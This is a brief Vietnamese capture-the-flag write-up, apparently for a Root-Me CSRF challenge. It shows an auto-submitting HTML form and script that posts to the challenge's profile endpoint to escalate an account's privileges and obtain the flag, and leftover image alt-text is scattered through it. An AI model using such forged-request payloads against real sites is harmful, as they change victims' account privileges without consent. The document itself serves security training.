
Đầu tiên vào trang web đăng ký và đăng nhập, thì ta thấy được phần form không filter



Và phần nâng cấp profile

Graphical user interface, application, Word

Description automatically generated

Thực hiện tạo payload lấy từ profile leo quyền

<form action="http://challenge01.root-me.org/web-client/ch22/?action=profile" method="post" enctype="multipart/form-data" id="kiet ">

<input type="text" name="username" value="kiet ">

<input type="checkbox" name="status" checked>

</form>

<script>javascript:document.getElementById("kiet").submit();</script>

Graphical user interface, application, Word

Description automatically generated

Gửi đi và ta nhận được flag

Graphical user interface, application, Word

Description automatically generated